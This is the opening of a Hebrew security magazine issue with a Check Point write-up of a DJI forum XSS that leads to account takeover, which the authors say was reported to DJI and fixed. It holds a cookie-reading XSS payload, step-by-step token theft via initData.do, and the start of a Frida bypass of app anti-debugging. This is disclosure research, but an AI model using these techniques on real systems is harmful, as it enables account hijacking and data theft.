


Digital Whisper

גליון 101, דצמבר 2018

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	עודד ואנונו, דיקלה ברדה, רומן זאיקין, אור (OrKa) קמארה, מתן אלפסי, אלון בן-צור ומשה אלון

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-101 של DigitalWhisper! הגיליון הפותח את המאה השניה של המגזין! האתגר הבא: נראה אם נצליח להתמיד עד כדי הפרסום של הגליון ה-200. אעבור אז כבר את גיל 40 ☺

אירוע הפרסום של הגליון ה-100 חודש שעבר, ביחד עם פרוייקט החולצות היה אירוע חוויתי מאוד, שמחתי לפגוש ולראות את מי מכם שהגיע לאירוע של dc9723 ובכלל, להשתתף בכנס של dc9723, הרבה זמן שלא יצא לי להגיע לכנסים ולפגוש את הקהילה, בהחלט התגעגעתי לזה ☺

לכל מי שהתעניין ושאל - נשארו לנו חולצות, אומנם חלק מהמידות נגמרו, אך תרגישו חופשי לפנות אלינו ונראה איך נתאם להעביר לכם אותן. בנוסף, אני מאמין שלפי מידת הביקוש, נגיע שנית לאחד המפגשים הקרובים של dc9723 עם שארית החולצות וכך שגם מי שלא הספיק להשיג עדיין חולצה יוכל לעשות זאת.

מעבר לכך, אשמור את המילים לדברי הפתיחה של הגליון הבא - הגליון הסוגר את שנת 2018.

עד אז - קראו ספרים, צאו לטייל, סעו בזהירות, אל תסמכו על שום דבר ותשתדלו להיות כמה שפחות עם הפלאפון שלכם.

קריאה נעימה,

אפיק קסטיאל וניר אדר

תוכן עניינים

DJEye: מ-XSS בפורום ועד להשתלטות על רחפן

מאת עודד ואנונו, דיקלה ברדה ורומן זאיקין

הקדמה

תעשיית הרחפנים מוערכת בכ-127 מיליארד דולר, ונשלטת ברובה על ידי חברת הרחפנים הסינית DJI. החברה מחזיקה בנתח שוק גלובלי של כ-70% מכלל התעשייה, ופועלת ביותר ממאה מדינות.
(https://dronedj.com/2017/09/19/dji-dominates-drone-industry)

החברה שולטת הן בשוק הרחפנים לשימוש פרטי והן בשוק המקצועי, שבו רחפנים משמשים גופים ביטחוניים, כוחות שיטור, גופי תקשורת, חברות תעשייתיות, חברות חקלאות וחברות בנייה, בפיקוח ובתחזוקה של תשתיות חיוניות.


במחקר שבצענו על DJI בצ'ק פוינט, מצאנו ליקוי אבטחה אשר מעניק לתוקף גישה לחשבון DJI של המשתמש מבלי שהמשתמש יהיה מודע לכך. ובכך להקנות לתוקף גישה אל:

- תמונות וסרטונים שצולמו בזמן הטסת הרחפן, כמו כן מסלול הטיסה ובאילו זוויות התבצע הצילום.
- צפייה במצלמה בשידור חי, כמו כן צפייה במסלול הרחפן וקבלת שמע, במידה והמשתמש משתמש במערכת DJI FlightHub.
- מידע המשויך לחשבון המשתמש כגון כרטיסי אשראי, מייל וכל מידע אחר אשר שמור בפרופיל המשתמש.

ליקוי האבטחה שאיתרנו מתחיל בפורום של DJI וממשיך לתוך כל התשתיות של DJI הכוללות:

- כל פלטפורמות ה-Web של DJI כגון – החנות, הפורום וחשבון המשתמש.
- גישה לאפליקציות DJI GO ו-DJI Go 4 כמו כן לאפליקציית DJI Pilot ולכל המידע השמור בה.
- גישה וניהול הרחפנים במערכת DJI FlightHub המשמש ארגונים ברחבי העולם.

את ליקוי האבטחה דיווחנו ל-DJI בחודש מרץ והם הגדירו את ליקוי האבטחה כסיכון גבוה אך הסבירות לניצול נמוכה מכיוון שהניצול של ליקוי האבטחה מסובך יחסית.



[סיכום שלושת הממצאים בגרף פשוט]

ליקוי אבטחה בפורום של DJI


התחלנו את המחקר שלנו על ידי חקירת תהליך ההזדהות של המשתמש מול המערכת, והתמקדמו בניסיון להבין כיצד DJI מנהלת את זהות המשתמש בין כל הפלטפורמות השונות. כמו כן ניסנו להבין באיזו שיטת אימות בחרו מסך כל השיטות הקיימות כיום לצורך אימות משתמש.

על מנת לעשות זאת פתחנו burp suite והסתכלנו על כל התעבורה העוברתף, לאחר אבחון תעבורה זריז זהינו תעבורה ל-3 התתי מתחמים הבאים:

- forum.dji.com
- account.dji.com
- store.dji.com

ניסינו להבין כיצד מתבצע האימות בין כל תתי המתחמים, הריי לא נדרש אימות מחדש בין כל תת מתחם בעת המעבר בין המערכות.


שמנו לב שברגע שמשתמש עושה התחברות בכל אחד מתתי המתחמים הוא מעובר ל-account.dji.com, שם הוא מזין את שם המשתמש והסיסמא שלו וכתשובה הוא מקבל redirect ticket ועוגייה בשם _meta_key:



ברגע שמתבצעת ההפניה הוא מקבל עוד מספר עוגיות שמאפיינות את החשבון שלנו.

```
Connection: close
Cache-Control: no-cache
Date: Wed, 14 Nov 2018 13:37:58 GMT
Location: https://accounts.dji.com/user
Server: openresty
Set-Cookie: user_data_reload=true; domain=.dji.com; path=/; expires=Fri, 14 Dec 2018 13:37:58 -0000
Set-Cookie: country=US; domain=.dji.com; path=/; expires=Wed, 14 Nov 2018 14:37:58 -0000
Set-Cookie: cart_uuid=dffe8990ca3801360df3122fe2aede34; domain=.dji.com; path=/; expires=Thu, 14 Nov 2019 13:37:58 -0000
Set-Cookie: cart_data_qty=0; domain=.dji.com; path=/; expires=Thu, 14 Nov 2019 13:37:58 -0000
Set-Cookie: user_nick_name=DroneIT%27sMe%21; domain=.dji.com; path=/; expires=Fri, 14 Dec 2018 13:37:58 -0000
Set-Cookie: user_avatar_url=%2F%2Fasset1.djicdn.com%2Fuploads%2Favatars%2Fthumb_5524ea2c-c46c-4497-9bcc-936bf404ad14.jpg; do
Set-Cookie:
_dji-session=Y28wUXdScThQWlVnMGUlbmtQWTI0T0M2TGNuSWVtb3B6UXF1WkdJYmNtNGVRbFAxbEZrcFFYd200dEc1YlhER1ViSGZRdWdmRmd2MTlGVWhvYUS
DBGQklZbmhFZ2xDMGJ4U0ozbUJvTzVPUW4zNmtNNEVXV3NuMnAwRkF6V2pDdGhIZThTME1JTFlnSm5I0EpCWDRSczVKQThudldBbHhNY3ZzUXljUGNLbnJEb2Y2T
5b772085894b8d7867a38a4d39eb583865e; domain=.dji.com; path=/; Http0nly
Strict-Transport-Security: max-age=86400; includeSubdomains
Via: nw, 1.1 9128c49d19c76fd86ec4c647434ccb0a.cloudfront.net (CloudFront)
X-Content-Type-0ptions: nosniff
X-Downgrade: 0
X-Frame-0ptions: ALL0WALL
X-NW-Proxy-Latency: 0
X-NW-Upstream-Latency: 62
X-Request-Id: 30900bc7-17e9-4371-9334-f0c53406f14d
X-Runtime: 0.053376
X-Via: w nr fr b
X-XSS-Protection: 1; mode=block
X-Cache: Miss from cloudfront
X-Amz-Cf-Id: bwt3cqR673-2zz5Be7bSsoiD0nsn9lnGB-WQV38asd_W8AGo314BTA==
```

כך המשתמש מתחבר לפורטל המבוקש, ברגע שמשתמש רוצה לעבור בין פורטל, לדוגמה מ-forum ל-store מתבצעת בקשה ל-initData.do עם העוגייה mck אשר מאפיינת את חשבון המשתמש.



ביצוע פנייה שכזאת בכל מעבר בין תת מתחם היא די לא שגרתית, מכיוון שלדפדפן יש את מזהה החשבון שהוא בעצם mck וביצוע redirect עם ticket בכל פעם תחת אותו מתחם לדעתנו הוא די מיותר.

בדרך כלל מבצעים פניות מסוג זה כאשר מתבצעות פניות בין מתחמים שונים אשר יש למצוא דרך לאפיין את החשבון כמו בביצוע אימות באמצעות Auth2.

לאחר שבחנו את מנגנון האימות הבנו שעלינו למצוא דרך להשיג את העוגייה mck, לשם כך עברנו על כל תתי המתחמים וחיפשנו האם קיים תת מתחם כלשהו ששם העוגייה אינה מוגנת באמצעות HTTPOnly.

כך הגענו לתת המתחם – forum.dji.com, במתחם זה לאמיתו של דבר לא מצאנו את העוגייה mck אך מצאנו עוגייה דומה אשר נקראת meta_key_, עוגייה זו מכילה תבנית זהה ל-mck כך שהנחנו שמדובר באותו הדבר.

לאחר שיטוט קצר בפורום, מצאנו את הפניה הבאה:


```
https://forum.dji.com/forum.php?mod=ajax&action=downremoteimg&message=
```

אם ננסה לבצע XSS ניתקל במנגנון סינון שנראה כמו addslashes שמוסיף את התו "\" לפני כל סימן מיוחד כדי להפוך אותו לטקסט, אך שמנו לב שלא מתבצעת הוספת התו "\" לתו "\" עצמו כמו בפקודה addslashes של php, כך שאפשר להניח שאנו עומדים בפני הקוד הבא:

```php
<?php

$data = addcslashes($_GET['message'], '/"\'');
echo <<<EOL
    <script type="text/javascript">
        parent.updateDownImageList('$data');
    </script>
EOL;

?>
```

אתם מוזמנים להעתיק את הקוד הזה לדף php ולנסות לנצל את ה-XSS בעצמכם, שימו לב שהפונקציה updateDownImageList לא מוגדרת בכוונה, כנראה הגענו לאיזה דף שנטען ב-iframe ול-parent שלו יש את הפונקציה הזאת ב-scope.

כדי לבצע XSS עלינו תחילה לנסות לצאת מתוך הגרשיים, כך שאם נזין ' \ הפונקציה addcslashes תוסיף לנו \ לגרש שלנו ובגלל שהוספנו \ בעצמנו הוא יהפוך לטקסט מה שיראה כך:




כעת עלינו למצוא דרך לטפל בצורה תקינה בתווים (' שנשארו ב-JavaScript על פי Mozilla Developers:

https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Lexical_grammar

קיימים 2 סוגי הערות בשפת JavaScript:


- //
- /* */

אך אם נשתמש בהם נראה שיש סינון לתו "/" שאנו צריכים על מנת לבצע הערה:




אז איך בכל זאת ניתן לנצל את ה-XSS הזה? התשובה היא באמצעות הערה שלישית שלא הרבה משתמשים בה או בכלל יודעים שיש אפשרות כזאת ב-JavaScript מכיוון שאינה מופיעה באתרי פיתוח ב-JavaScript.


ב-JavaScript קיימת הערה נוספת והיא בעצם שימוש בחלק של הפתיחה של ההערה של HTML מה שנראה כך <!-- סוג זה של הערה זהה ל-// מה שיראה כך:



הערה זו שונה מהערת HTML מכיוון שאין לה את החלק השני שסוגר אותה "-->" בדומה ל-"/* */" ולכן היא הערה של שורה בודדת כגון הערה "//". נשתמש בהערה בצורה הבאה: **<!-- ';** מה שיראה כך:



השגיאה שאנו רואים בדפדפן כעת היא:



לכן עלינו להגדיר את הפונקציה הזאת בעצמנו בצורה הבאה:

```
\'); function updateDownImageList (data) { } <!--
```

אם נכניס את הקוד הזה בדפדפן נראה שאין לנו שגיאות והכל עובד בצורה תקינה, כעת לתוך הפונקציה updateDownImageList(data) נוסיף את הקוד הזדוני שלנו שיגנוב את העוגייה בשבילנו, מה שיראה כך:


```
\'); function updateDownImageList (data) { alert(document.cookie); } <!-
-
```

ואם נכניס את זה לדפדפן נקבל את כל העוגיות:

נקודה נוספת שיש לציין היא שה-XSS שמצאנו מתאים כמו כפפה ליד עבור הגדרת הפורום של DJI אשר אומרת שבפורום של DJI ניתן ליצור קישורים רק לדפים או תמונות בתוך הפורום עצמו. בגלל שמצאנו את ה-XSS בתוך הפורום אנו יכולים להסתיר אותו בצורה מושלמת ואף להכניס אותו לתוך הודעות שניתן לפרסם בפורום.

כבונוס ה-XSS הזה גם עוקף את ה-XSS Auditor של chrome מכיוון שהוא מוזרק באופן ישיר לתוך קוד ה-JavaScript.

עד כאן הכל טוב, איך אנו ממשיכים מכאן להשגת חשבונות של משתמשים? בתור התחלה ניתן לפרסם מודעה מרתקת בפורום אשר תגרום למשתמשים ללחוץ עליה וכך נשיג את העוגיות שלהם (כמובן שפרסמנו הודעה ב-Draft כדי לא לגרום למשתמשי הפורום באמת ללחוץ על הלינקים שלנו):



במידה ומישהו לוחץ על הלינק אנו מקבלים את העוגייה meta_key שהיא בעצם זהה לעוגייה mck בפניה שהצגנו קודם לכן לקבלת ה-token.

החלפת עוגיות באופן ישיר לא עוזר להגיע לחשבון של המטרה שלחצה על הלינק ועלינו להשיג את ה-token של המשתמשים לשם כך, התהליך נראה כך:

1. יוצרים חשבון ב-DJI.com משלנו.
2. מתחברים לחשבון שיצרנו בפורום של DJI.
3. לוחצים על מעבר לתת מתחם אחר של DJI כגון store.dji.com מה שיגרום לשליחת initData.do.
4. משנים בחבילה את העוגייה mck לעוגייה meta_key שקיבלנו ב-XSS.
5. צד השרת יחזיר לנו ticket עבור החשבון של הקורבן ואנחנו בפנים.

פריצה לחשבון המשתמש מאפשר לתוקף לקבל את כל הנתונים הבאים:

- כל פרטי המשתמש הנמצאים תחת accounts.dji.com.
- פרסום הודעות בפורום בשם המשתמש לצורך פריצה לחשבונות נוספים.
- רכישת מוצרים ב-store.dji.com במידה ומחובר כרטיס אשראי לחשבון.


מעקף הגנות באפליקציה של DJI

על מנת להשתלט על חשבון משתמש באפליקציה של DJI היה עלינו לנתח את התעבורה שיוצאת מהאפליקציה.

מה שלא התאפשר לכאורה מכיוון ש-DJI השתמשו ב-SSL Pining שהיה עלינו לעקוף.

התחלנו בפריסת האפליקציה כדי לראות את שיטת המימוש על מנת שנוכל לעקוף אותה אך הופעתנו לגלות שהפריסה לא הצליחה וכל מה שאנו רואים זה ספריה הנקראת SecNeo.com.

אחרי חיפוש קצר בגוגל איתרנו את החברה שמספקת ל-DJI שירותי הגנה:



זו הפעם הראשונה שאנו נתקלים בחברה הזאת אך במבט חטוף נראה שמדובר בהגנה די רצינית:

- הגנה מפני הנדסה לאחור של קוד האפליקציה הן סטטי והן דינמי.
- הגנה מפני hooking.
- הגנה מפני צפייה בקוד המקור של האפליקציה.
- הצפנה של כל הנתונים הנשמרים בדיסק הקשיח.

הסתכלנו מעט על האפליקציה והיה נראה ש-DJI פשוט משתמשים בכל השירותים שהחברה הזאת מספקת, הכל מוצפן ולא שגרתי.

התחלנו את המעקף של SecNeo על ידי חיבור frida לטלפון והצגת כל התהליכים הפעילים:

```
frida-ps -U
```

ברשימת האפליקציות מצאנו את האפליקציה dji.go.v4 וניסינו להתחבר אליה באמצעות הקוד הנאיבי הבא:

```
import frida, sys


jscode = """
    Java.perform(function() {
        console.log("working");
    });
"""

process = frida.get_usb_device().attach('dji.go.v4')
script = process.create_script(jscode)
script.load()
sys.stdin.read()
```

כמובן שקיבלנו מיד סירוב ולא הצלחנו להתחבר לאפליקציה. איך יכול להיות שקיבלנו סירוב? יכול להיות שכבר יש אפליקציה נוספת שמחוברת לאפליקציה הזאת ב-debug?

הסתכלנו שוב ב:

```
frida-ps -U
```

ואכן כן! האפליקציה רצה פעמיים:


ובעצם מחוברת לעצמה ב-debug, מערכת ההפעלה מאפשרת רק לתוכנה 1 להתחבר ב-debug ולכן אנחנו לא הצלחנו להתחבר בעצמנו.

נראה שמדובר במנגנון ה-anti-debugging של SecNeo, בחנו מעט את האפשרויות שעומדות בפנינו:

- להתחיל לבצע הנדסה לאחור לכל הקוד של SecNeo
- לנסות תחילה באגים לוגיים פשוטים לפני שנכניס את עצמנו לפרויקט די ארוך

התחלנו לחשוב על באגים לוגיים אפשריים ואז עלינו על זה! בחנו מי בעצם ב-TracerPid ושמנו לב ש-SecNeo בצעו את ה-debugging הפוך!

במקום קודם כל ליצור instance שלהם ואז ליצור ישר את האפליקציה תחת debugging הם קודם כל מריצים את האפליקציה האמיתית של DJI ורק אז מריצים את ה-instance שלהם ומתחברים אליה ב-debugging.



[מכיוון שדיווחנו במרץ והממצא תוקן התמונה הבאה היא משקפת את המצב אחר התיקון ולכן נראה שה-debugging תקין]

אם נסתכל על הקובץ /proc/1194/status נראה שהאפליקציה הזאת מחוברת ל-11239 ב-debugging. מכיוון ש-SecNeo בצעו את ה-debugging שלהם מתוך ה-instance השני הם יצרו race condition שמאפשר לתוקף להתחבר לאפליקציה לפניהם, ניסינו לנצח אותם ב-race וכל פעם שהצלחנו האפליקציה פשוט קרסה.

כנראה מכיוון שה-instance השני לא הצליח להתחבר ב-debugging אז זה גרם לשגיאה מסוימת. לאחר מספר ניסיונות הבנו שאין בכלל צורך לנצח את ה-instance השני במרוץ מכיוון שאין צורך במרוץ כלל!

